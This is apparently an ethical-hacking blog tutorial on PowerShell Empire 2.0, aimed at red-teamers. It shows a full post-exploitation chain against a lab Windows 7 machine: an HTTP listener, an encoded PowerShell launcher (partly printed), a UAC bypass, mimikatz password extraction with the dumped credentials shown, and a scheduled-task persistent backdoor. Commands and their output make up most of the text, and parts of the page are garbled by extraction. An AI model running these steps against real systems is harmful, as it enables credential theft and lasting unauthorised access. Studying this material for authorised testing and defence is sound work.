


Hi, this is Gus and welcome to this exciting tutorial about the new **Empire** version 2.0.

I'm pretty sure you're curious and want to learn how to use it. In this lesson, I will walk you through and show you all the tricks so you can achieve your goals as a member of the red-team or as a penetration tester.


Let's see together the workflow that I'll be using for this demo.

Demo Workflow



First, I will show you how to **install** Empire

Hack Like The Pros



DO YOU WANT MORE LIKE THIS!

FIRST NAME

name explains what it does, the listener listens for incoming connections from infected victims.

Next, I will show you how to create a PowerShell script to send it to your victim using the launcher in Empire.

Now when the victim executes the script he will be connected back to the listener and this will create an **agent** representing the victim machine.

All we need at this stage is to interact with the agent to **escalate our privileges** so we can become some sort of an admin, why? I will show you how to run **Mimikatz**, for example, using your admin privilege to extract the victim's passwords.

Finally, I will make sure that you learn how to create a **persistent backdoor** so you can go back anytime you want.

Before I start this Demo, I want to let you know that this blog has a video demo on youtube:




EMAIL ADDRESS:

SIGN UP

First, open your browser and go to the Empire GitHub website and click on the “Clone or download” button to copy the URL to your clipboard.

Now go and open your terminal window and execute git clone and paste the URL.

```
$git clone https://github.com/EmpireProject/Empire.git
```



A screenshot of a Kali Linux terminal window. The title bar says "Terminal". The status bar shows "Tue 13:25" and "root@kali: ~". The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command "git clone https://github.com/EmpireProject/Empire.git" is being typed in, followed by its output:

```
root@kali:~# git clone https://github.com/EmpireProject/Empire.git
Cloning into 'Empire'...
remote: Counting objects: 5562, done.
Receiving objects: 39% (2200/5562), 8.63 MiB | 2.87 MiB/s
```

This will download the application to my home root directory in Kali Linux.

```
$ls
```

Let's explore this new folder.

```
$cd Empire
```

If I check the contents of the empire directory I can see the setup folder.

```
$cd setup
```


Now I'm pretty sure that our installer is somewhere here

```
$ls
```

Here you go it's the **install.sh** file.


Let's give it the right permission and execute it to install Empire.

```
$chmod +x install.sh  
$./install.sh
```



```
root@kali:~# ls
Desktop Documents Downloads Empire Music Pictures Public Templates Videos
root@kali:~# cd Empire/
root@kali:~/Empire# ls
changelog data empire lib LICENSE README.md setup
root@kali:~/Empire# cd setup
root@kali:~/Empire/setup# ls
cert.sh install.sh reset.sh setup_database.py
root@kali:~/Empire/setup# chmod +x install.sh
root@kali:~/Empire/setup# ./install.sh
```

The installation is going to take some time so be patient. After a while, the installer will ask you to enter a password or press enter to generate a random password, I'm going to press enter, and we're done!



```
install -d /usr/share/man/man1
install -m 0755 build/bin/mkbom build/bin/dumpbom build/bin/lsbom build/bin/ls4mkbom /usr/bin
install -m 0644 build/man/mkbom.1.gz build/man/dumpbom.1.gz build/man/lsbom.1.gz build/man/ls4mkb
om.1.gz /usr/share/man/man1

[>] Enter server negotiation password, enter for random generation:
```

I will go up one directory to execute the empire application, but before doing this I will give it the right permission as well.

```
$cd ..
$ls
$chmod +x empire
```



```
File Edit View Search Terminal Help
root@kali:~/Empire/setup# cd ..
root@kali:~/Empire# ls ↵
changelog data empire lib LICENSE README.md setup
root@kali:~/Empire# chmod +x empire
root@kali:~/Empire#
```

Perfect, it's the time to execute this monster.

```
$./empire
```



```
File Edit View Search Terminal Help
root@kali:~/Empire# ./empire
```

Voila! this is the Empire home screen. As you can see we have 267 modules ready to be used and No listeners or agents and that's normal because it's a fresh copy of Empire.

```
=====  
[Empire] Post-Exploitation Framework  
=====  
[Version] 2.0 | [Web] https://theempire.io  
=====  
  
267 modules currently loaded  
0 listeners currently active  
0 agents currently active  
(Empire) > █
```

Let's start by creating a listener. Type **listeners**

```
$> listeners
```

And you will get this message

[!] No listeners currently active

```
: NO LISTENERS CURRENTLY ACTIVE  
Empire: listeners) > █
```

wait this is not an error message check the prompt, it changed to the listeners mode.

Next, I will choose the **http** based listener, so type:

```
$> uselistener http
```

And the prompt changed to the http listener, alright it's time to execute it:

```
$> execute
```

Amazing! we should have a listener active at this moment.

```
$> listeners
```

Here in the details it shows that the Name of this listener is **http** and it's listening on port 80 on my Kali Linux machine.

```
(Empire: listeners) > uselistener http
(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!
(Empire: listeners/http) > listeners
[*] Active listeners:
Name          Module      Host           Delay/Jitter   KillDate
----          -----      ---           -----          -----
http          http       http://192.168.0.114:80    5/0.0
(Empire: listeners) >
```

At this stage we need to create a launcher just type it in the terminal window and you get this message:

```
(Empire: listeners) > launcher
[!] Please enter 'launcher <language> <listenerName>'
```

By analyzing this message let's generate a PowerShell script and the listener name is http.

```
$> launcher powershell http
```

```
BzACcAKQ88AD8AewAkAF8AfQ88ACUaewAkAF8ALgBHAGUAVBAGGKARQBMAEQAKAAaAGEAbQbzAGkASQBuAGkAdABGAGEAaQB  
sAGUAZAAcCwAJwB0A68AbgBQAHUAYgBsAGKAYwAsAFMAdAbhAHQAaQbjAccAKQAUAFMARQBUAFYAQQBMAHUAQRQAOACQATgB1  
AGwATAAsACQAdAbYAHUAZQApAH0A0wBbAFMAWQBzAFOAZQbtAC4ATgBlAFQALgBTAEUAUgB2AGkAQwBlFAATwBpAE4AdABNA  
EEAbgBhAGcARQByAF0A0gA6AEUAWABwAGUAYwB0ADEAMAAwAEMATwB0AHQAaQBOAFUAZQ9ADAA0wAkAHcAQwA9AE4ARQBXAC  
0ATwBiAEoARQBjAHQAIABTAFKAUwBUAEUATQAUAE4AZQBUAC4AVwBlAEIAQwBsAEkARQBuAFQAOwAkAHUAPQAnAE0AbwB6AGk  
AbABsAGEALwA1AC4AMAagACgAVwBpAG4AZABvAHcAcwAgAE4A3AgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQA  
ZQBuAHQALwA3AC4AMA7ACAAcB2DoAMQAXC4AMAapACAAbABpAGsAZQbJAGsAbwAnAdsjAJABXAEMALgBIAEUAQ  
QBEAGUAcgBTAC4AQQBKAGQAKAAaFUAcwBLAHIALQBBAGCAZQBuAHQAjwAsACQAdQpAdsjAJABXAEMALgBQAFIAbwBYAFkAPQ  
BbAFMAWQBzAHQARQBAC4ATgBFQAHQALgBXAEUAQgBSAEUAQb1AGUAcwBUAF0A0gA6AEQAZQBAGEAdQbsAFQAVwB1AEIAUAB  
yAE8AWABZAdsjAJABXAGMALgB0AHIATwBYAFkAlgBDAFIARQBEAGUAbgB0AGkAQQBMAHMAIA9ACAAwBTAhkAcwBUAEUAbQAU  
AE4AZQBUAC4AQwBSAGUAZABL4AdAbpAEEAbABDAEEAYwBIAGUAXQ6ADoARABFAGYQAQBVVAEwAVABOAEUAdABXAG8AUgBrA  
EMAUgB1AEQAZQBoAHQASQbHAewAUwA7ACQASwA9AFsAUwBZAHMAdABlAE0ALgBUAGUAWBQAC4ARQBOAE MATwBEEAKATgBHAF  
0A0gA6AEEAwBDAEkASQAUAEcARQB0AEIAeQBUAEUAcwAoACCeewB2AEQQA BHDsAxwAsAE4APAA6AGwANGBbAFgAXQAjACE  
AaQAvAFIApQAOAggAagBjADAeegBLAD4AKQb0ACCakQ07ACQAUg9AHSJABEAcwAJABLAD0AJABBAHIAZwBzADsAJABTAD0A  
MAAUcAC4MgA1ADU0wAwAC4ALgAyADUANQ8ACUaewAkAEoAPQAOAcQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJ  
ABLAC4AQwBvAHUATgBUAF0AKQALADIANQ2ADsAJABTAFsAJABTAf0ALAAKAFMANwAkAEoAXQ9ACQAUwBbACQASgBdACwAJA  
BTAFsAJABfAF0AfQ7ACQARAB8ACUaewAkAEKAPQAOAcQASQArADEAKQALADIANQ2ADsAJABIAD0AKAAKAEGAKwAKAFMAWwA  
KAEKAXQApACUAMgA1ADY0wAkAFMAWwAkAEKAXQAsACQAUwBbACQASAbdAD0AJABTAFsAJABIAf0ALAakAFMAWwAkAEKAXQ07  
ACQAXwAtAEIAWABPAHIAJABTAFsAKAAKAFMAWwAkAEKAXQArACQAUwBbACQASAbdACKAJQAYADUAn gBdAH0AfQA7ACQAVwBDA  
C4ASABFAFFAZAREFAHTAIwAuAFFARARFACdA1qBDAG8AbwBrAGkAZ0AiAcwAt1qBzAGUAcwBzAGkAbwBuAD0A0wAvAC8AMAAvAF
```

Perfect, let's copy this PowerShell script to be ready for our windows7 machine.


I will open a new terminal window and use the remote desktop to connect remotely to the victim machine -u is for the user name -p is for the password and the IP address of the windows 7 host.



```
root@kali:~/Empire# rdesktop -u IEUser -p Passw0rd! 192.168.0.113
```

The screenshot shows a terminal window titled "Terminal" with the Kali Linux logo. The window title bar includes "Applications", "Places", and "Terminal". The status bar shows "Tue 13:33" and the user "root@kali: ~/Empire". The terminal menu bar has "File", "Edit", "View", "Search", "Terminal", and "Help". The command "rdesktop -u IEUser -p Passw0rd! 192.168.0.113" is typed into the terminal. The output of the command is visible below the prompt.

Let's open a command prompt in windows and paste the powershell script.




Beautiful, let's go back to the Empire terminal window, and we have an agent active.

```
ABJAHYAPOAKAEQAYQBAGEAwAC4ALgAzAF0AOwAkAEQAYQB0AEEAPQAKAGQAQQB0AEEAWwA0AC4ALgAkAEQAQQBUAEEALg
BMAEUATgBHAFQASABdADsALQBqAE8ASQB0AFsAQwBoAGEAUgBbAF0AXQoACYIAAAKAFIAAAKAGQAQQBUAEEAIAAoACQASQB
WACsAJABLACKAKB8AEKAR0BYAA==  
(Empire: listeners) > [+]
Initial agent A1VCRZ2N from 192.168.0.113 now active  
(Empire: listeners) >
```

Type **back** to go to the main window.

```
$> back
```



```
Tue 13:34
root@kali: ~/Empire

File Edit View Search Terminal Help

267 modules currently loaded
1 listeners currently active
1 agents currently active

(Empire) > agents

[*] Active agents:

  Name      Lang Internal IP      Machine Name      Username      Process      D
  elay      Last Seen
  -----  -----
  A1VCRZ2N      ps    192.168.0.113    IE8WIN7      IE8Win7\IEUser      powershell/3804      5
  /0.0      2017-07-18 13:34:02

(Empire: agents) >
```

We can see all the information needed that represents our Win7 machine, but the name is very random so I will rename it to something more meaningful.

Type **rename** followed by the first two letters then **press tab** and it will recognize it. Then type the desired new name.

```
$> rename [old name] [new name]
```

```
(Empire: agents) > rename A1VCRZ2N Win7NonAdmin
(Empire: agents) >
```

To list the agents at this stage you type **list**

```
$> list
```

```
(Empire: agents) > list
[*] Active agents:
  Name      Lang Internal IP   Machine Name   Username          Process
  elay     ps    192.168.0.113  IE8WIN7       IE8Win7\IEUser  powershell/3804  5
  Win7NonAdmin ps    192.168.0.113  IE8WIN7       IE8Win7\IEUser  powershell/3804  5
  /0.0    2017-07-18 13:34:48

(Empire: agents) >
```

And here you go our new name for the windows 7 agent.

Let's try to **interact** with this agent:

```
$> interact [agent name]
```

And type **info** to see the necessary information about it.

```
$> info
```

```
(Empire: agents) > interact Win7NonAdmin
(Empire: Win7NonAdmin) > info
```

```
File Edit View Search Terminal Help
checkin_time      2017-07-18 13:33:35
hostname          IE8WIN7
id                1
delay              5
username          IE8Win7\IEUser
kill_date
parent            None
process_name      powershell
listener          http
process_id        3804
profile           /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
os_details        Microsoft Windows 7 Enterprise
lost_limit         60
taskings           None
name               Win7NonAdmin
language          powershell
external_ip       192.168.0.113
session_id        A1VCRZ2N
lastseen_time     2017-07-18 13:35:29
language_version  2
high_integrity    0
(Empire: Win7NonAdmin) >
```

Pay attention here, the High priority is set to 0, that's because we are not admin. The next step is to elevate our privileges. We can become an admin in a single command and it's called **bypassuac** followed by the name of the listener.

```
$> bypassuac http
```

```
(Empire: Win/NonAdmin) >
Job started: 513DGF
[+] Initial agent CRMTUDFA from 192.168.0.113 now active
```

Wait for a couple of seconds and you should see some text coming your way, and we have a new agent.

Press **enter**, go **back** and execute the **list** command to see the new agent.

```
$> [enter]
```

```
$> back
```

```
$> list
```

```
(Empire: Win7NonAdmin) > bypassuac http
(Empire: Win7NonAdmin) >
Job started: 513DGF
[+] Initial agent CRMTUDFA from 192.168.0.113 now active

(Empire: Win7NonAdmin) > back
(Empire: agents) > list

[*] Active agents:

  Name      Lang Internal IP      Machine Name      Username      Process      D
  elay      Last Seen
  -----  -----
  Win7NonAdmin    ps   192.168.0.113    IE8WIN7      IE8Win7\IEUser      powershell/3804  5
  /0.0 2017-07-18 13:37:02
  CRMTUDFA      ps   192.168.0.113    IE8WIN7      *IE8Win7\IEUser      powershell/3920  5
  /0.0 2017-07-18 13:37:00
```

Let's rename this new agent:

```
$> rename [old name] [new name]
```

Let's start interacting with this new agent.

```
$> interact [agent name]
```

```
$> info
```

```
[*] Active agents:
  Name      Lang Internal IP   Machine Name    Username          Process
  elay     Last Seen
  ----- -----
  Win7NonAdmin ps 192.168.0.113 IE8WIN7        IE8Win7\IEUser    powershell/3804  5
  /0.0    2017-07-18 13:37:02
  CRMTUDFA  ps 192.168.0.113 IE8WIN7        *IE8Win7\IEUser    powershell/3920  5
  /0.0    2017-07-18 13:37:00

(Empire: agents) > rename CRMTUDFA Win7Admin
(Empire: agents) > interact Win7Admin
(Empire: Win7Admin) > info
```

Pay attention to the high integrity it's 1 instead of zero.

```
File Edit View Search Terminal Help
checkin_time 2017-07-18 13:36:28
hostname IE8WIN7
id 2
delay 5
username IE8Win7\IEUser
kill_date
parent None
process_name powershell
listener http
process_id 3920
profile /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Microsoft Windows 7 Enterprise
os_details 60
lost_limit None
taskings
name Win7Admin
language powershell
external_ip 192.168.0.113
session_id CRMTUDFA
lastseen_time 2017-07-18 13:37:46
language version 2
high_integrity 1
(Emperor: Win7Admin) >
```

Perfect, let's run Mimikatz to extract the clear text passwords but first type **creds** to list all the cleartext passwords, and it's empty.

```
$> creds
```

```
(Emperor: Win7Admin) > creds
Credentials:
CredID CredType Domain          UserName      Host      Password
----- -----  -----  -----
(Emperor: Win7Admin) >
```

Next, run **mimikatz** and wait for a few seconds to finish its execution.

```
(Empire: Win7Admin) > mimikatz  
(Empire: Win7Admin) >  
Job started: V7KN2L
```

Awesome! let's see the credential list and here you go all the passwords are extracted for us.

```
$> creds
```

```
(Empire: Win7Admin) > creds  
Credentials:  
+-----+-----+-----+-----+-----+-----+  
| CredID | CredType | Domain | UserName | Host | Password |  
+-----+-----+-----+-----+-----+-----+  
| 1      | hash     | IE8Win7 | IEUser   | IE8Win7 | fc525c9683e8fe067 |  
| 095ba2ddc971889 |  
| 2      | plaintext | IE8Win7 | IEUser   | IE8Win7 | Passw0rd! |  
| 3      | plaintext | IE8Win7\IEUser | IE8Win7\IEUser | IE8Win7 | Passw0rd! |  
(Empire: Win7Admin) >
```

It's time for our final stage and it's the backdoor persistence, if you're ever lost in this application you have always the chance to type the **help** command to see the available choices:

```
$> help
```

```
listeners          Jump to the listeners menu.
lostlimit         Task an agent to change the limit on lost agent detection
main             Go back to the main menu.
mimikatz         Runs Invoke-Mimikatz on the client.
psinject         Inject a launcher into a remote process. Ex. psinject <listener> <pid/process_n
ame>
pth              Executes PTH for a CredID through Mimikatz.
rename           Rename the agent.
revtoself        Uses credentials/tokens to revert token privileges.
sc                Takes a screenshot, default is PNG. Giving a ratio means using JPEG. Ex. sc [1-
100]
scriptcmd        Execute a function in the current imported PowerShell script.
scriptimport     Imports a PowerShell script and keeps it in memory in the agent.
searchmodule    Search Empire module names/descriptions.
shell             Task an agent to use a shell command.
sleep            Task an agent to 'sleep interval [jitter]'.
spawn            Spawns a new Empire agent for the given listener name. Ex. spawn <listener>
steal_token      Uses credentials/tokens to impersonate a token for a given process ID.
sysinfo          Task an agent to get system information.
updateprofile   Update an agent connection profile.
upload           Task an agent to upload a file.
usemodule        Use an Empire PowerShell module.
workinghours    Get or set an agent's working hours (9:00-17:00).

(Empire: Win7Admin) >
```

To create a persistent backdoor I will use the module **schtasks** in Empire.

```
$> usemodule persistence/elevated/schtasks
```

Let's check its options, I will set the **onLogon** to **True** because I want it to execute every time the victim user login to this machine. And set the **listener** name to **http**

And finally **execute** it:

\$> info

```
$> set Listener http
```

```
$> execute
```

```
OnLogon False          Switch. Trigger script on user logon.  
ExtFile False          Use an external file for the payload  
instead of a stager.  
ProxyCreds False       default  
Proxy credentials  
([domain\]username:password) to use for  
request (default, none, or other).  
Cleanup False          Switch. Cleanup the trigger and any  
script from specified location.  
TaskName True          Updater  
Name to use for the schtask.  
IdleTime False          User idle time (in minutes) to trigger  
script.  
ADSPath False          Alternate-data-stream location to store  
the script code.  
Agent True             Win7Admin  
Listener False         Agent to run module on.  
RegPath False          HKLM:\Software\Microsoft  
                        \Network\debug  
Proxy False            default  
Proxy to use for request (default, none,  
or other).  
UserAgent False        default  
User-agent string to use for the staging  
request (default, none, or other).  
  
(Empire: powershell/persistence/elevated/schtasks) > set OnLogon True  
(Empire: powershell/persistence/elevated/schtasks) > set Listener http  
(Empire: powershell/persistence/elevated/schtasks) > Execute
```

```
(Empire: powershell/persistence/elevated/schtasks) > execute  
[>] Module is not opsec safe, run? [y/N] y  
(Empire: powershell/persistence/elevated/schtasks) >  
SUCCESS: The scheduled task "Updater" has successfully been created.  
Schtasks persistence established using listener http stored in HKLM:\Software\Microsoft\Network\d  
ebug with Updater OnLogon trigger.
```

And we now have a persistent backdoor with a big success.

Thank you for reading this tutorial. I hope that you liked it, until the next time! In this lesson, I will walk you through and show you all the tricks so you can achieve your goals as a member of the red-

It's only fair to share... [f](#) [t](#) [in](#)



POST-EXPLOITATION

POWERSHELL

WINDOWS HACKING

SHARE

ETHICAL HACKING / EXPLOITING / POST-EXPLOITATION



GusKhawaja

YOU MIGHT ALSO LIKE

Practical Privilege Escalation
using
Meterpreter

PRACTICAL PRIVILEGE
ESCALATION USING
METERPRETER

August 31, 2017

© Copyright Ethical Hacking Blog

